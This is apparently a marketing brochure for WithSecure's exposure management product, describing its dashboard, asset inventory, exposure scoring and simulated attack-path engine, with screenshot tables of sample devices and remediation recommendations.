
Productivity Tool

Messenger

# Key Features

# Exposure Dashboard

Understand business risk and recommended actions



## 1. See how strong your attack surface is

**Exposure summary** view gives you a risk-based overview of the identified weaknesses in your attack surface.

## 2. See the business-critical assets at risk


Use **Exposure Score** to start prioritizing the remediation from the assets causing the severest risk of exploitation.

## 3. Know the next actions to improve exposure

Get recommendations on what to solve first for quick and easy action, thanks to our **AI-powered recommendation engine**. No more alert fatigue.

# Environment View

Discover and manage your assets from a single view



The screenshot displays the 'W/TH Elements' security management interface. The main view is titled 'Devices' and shows a list of 18 laptops. The table includes columns for Type, Name, Exposure risk, Online status, Registration date, OS Name, Assigned profile, Status updated, and Client version. The exposure risk is color-coded: red for 99 and 97, orange for 89, 88, 87, 85, 83, 82, 81, 80, 78, 76, 75, and 73. All laptops are registered on May 16, 2024, and are running Windows 10. The interface also features a sidebar with navigation options like HOME, ENVIRONMENT, and various security services, and a top navigation bar with filters and search options.

Type	Name	Exposure risk	Online	Registration date	OS Name	Assigned profile	Status updated	Client version
Laptop	Laptop 1	99	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 2	97	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 3	89	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 4	89	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 5	88	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 6	88	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 7	88	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 8	87	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 9	85	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 10	83	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 11	82	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 12	81	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 13	81	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 14	80	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 15	78	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 16	76	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 17	75	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309
Laptop	Laptop 18	73	No	May 16, 2024	Windows 10	WithSecure™ Office (L...	May 16, 2024 5:42	22.4.47309

## 1. Centralized listing and management of assets per asset type:

- Onboard supported asset types like devices, network, identities and cloud
- List assets in a single view
- Manage and configure


## 2. Discover more assets

- **For example:** Unmanaged devices

## 3. Navigate and address risks related to a particular asset type

# Exposure Score

See the exposure risk level of your company and assets



## Works on three levels:

1. The **exposure score of a company** represents relative business risk caused by the current state of the company's digital assets.
2. The score is calculated separately for each **asset type** to highlight where the issues are.
3. Each **asset instance** has an exposure score, calculated from various elements such as attack path mapping, criticality of the asset instance and threat intelligence.

# Focus on what matters the most with Attack Paths, Business Context & Threat Intelligence

Recommendation	Remediation impact	Effort	Place of fix	Affected assets	Included findings	Related findings t...	Related attack paths	ID	Generated on
Exfiltration Over Web Service	MEDIUM	Low	Cloud	10	10	CSPM	8	ba9a1e08-487f	22 Jul 2024, 10:26 1 month ago
Git configuration exposed	MEDIUM	Low	Network	1	1	AUTOMATIC	0	e1f44c60-68b2	17 Sept 2024, 08:58 21 hours ago
Reset passwords of users with risky login ac...	MEDIUM	High	Identities	1	1	ENTRAIDRISKYUSER	0	da2eec43-346a	17 Sept 2024, 18:46 11 hours ago
Suspicious Domain Activity Detected	MEDIUM	Medium	Network	2	2	MANUAL	3	884fd20d-6467	12 Sept 2024, 13:42 5 days ago
Test Finding	MEDIUM	Low	Network	1	1	MANUAL	8	6a92d78a-2a64	12 Sept 2024, 13:42 5 days ago
Unauthorized access detected to subdomain	MEDIUM	Low	Network	1	1	MANUAL	0	8b6a8e96-36b2	17 Sept 2024, 11:42 18 hours ago
Upgrade Foxit PDF Reader	MEDIUM	Medium	Devices	1	178	VULNERABILITY	21	2ca3cb7e-f43a	14 Sept 2024, 12:04 3 days ago
Upgrade Mozilla software	MEDIUM	Medium	Devices	1	22	VULNERABILITY	18	1446ecbb-cb9e	12 Sept 2024, 21:06 5 days ago
Upgrade OpenVPN Connect	MEDIUM	Medium	Devices	1	1	VULNERABILITY	0	9c2ef5e2-4018	14 Sept 2024, 12:04 3 days ago
Account Discovery	LOW	Low	Cloud	3	3	CSPM	3	b758a5b7-d4b1	6 Jun 2024, 12:56 3 months ago
Brute Force	LOW	Low	Cloud	1	1	CSPM	0	dcffec4e-bef3--	6 Jun 2024, 12:55 3 months ago
Enforce MFA in your organization	LOW	Medium	Identities	28	28	ENTRAIDNOMFA	8	dfc141b3-06f3	17 Sept 2024, 18:46 11 hours ago
.env file exposed	LOW	Low	Network	16	22	AUTOMATIC	0	2049fe4c-193e	17 Sept 2024, 23:37 7 hours ago
Network Service Discovery	LOW	Low	Cloud	11	11	CSPM	3	d098355e-f515	18 Aug 2024, 20:16 30 days ago
Reconfigure/improve DNS server	LOW	Medium	Devices	1	1	VULNERABILITY	0	8948c4a5-daff-	17 Sept 2024, 20:16 10 hours ago
Reconfigure/improve LDAP	LOW	Medium	Devices	1	2	VULNERABILITY	0	2832f635-d901	17 Sept 2024, 20:16 10 hours ago

## Discover the key elements of Exposure Score:

Ensure that you protect the path to the most critical assets by validating the **attack path**:

- Simulates the attack paths that an attacker could take to compromise a customer's estate (disrupt, recon, steal...).

Flexibly manage your **business context** values:


- Each asset instance has a default business context value and optional context information.
- Business context information enables the tailoring of our recommendations to the customer's individual needs.

Benefit from our unique **threat intelligence data**:

- Exposure scores are enriched with up-to-date threat intelligence data and anticipated breaches for better recommendations.

# Heuristic Attack Path Engine

Visualize the simulated attack paths into your environment



## 1. See the attack paths modeled by our engine

The attack paths related to a recommendation enable you to dive deeper into the underlying reasoning and details, such as:

- Information about the assets
- Steps and identities involved in the attack path
- Techniques used, access gained and related resources

## 2. Benefit from multiple use cases

**Validation:** Attack paths validate the recommendations provided by our AI-powered recommendation engine, enabling you to have informed response priorities.

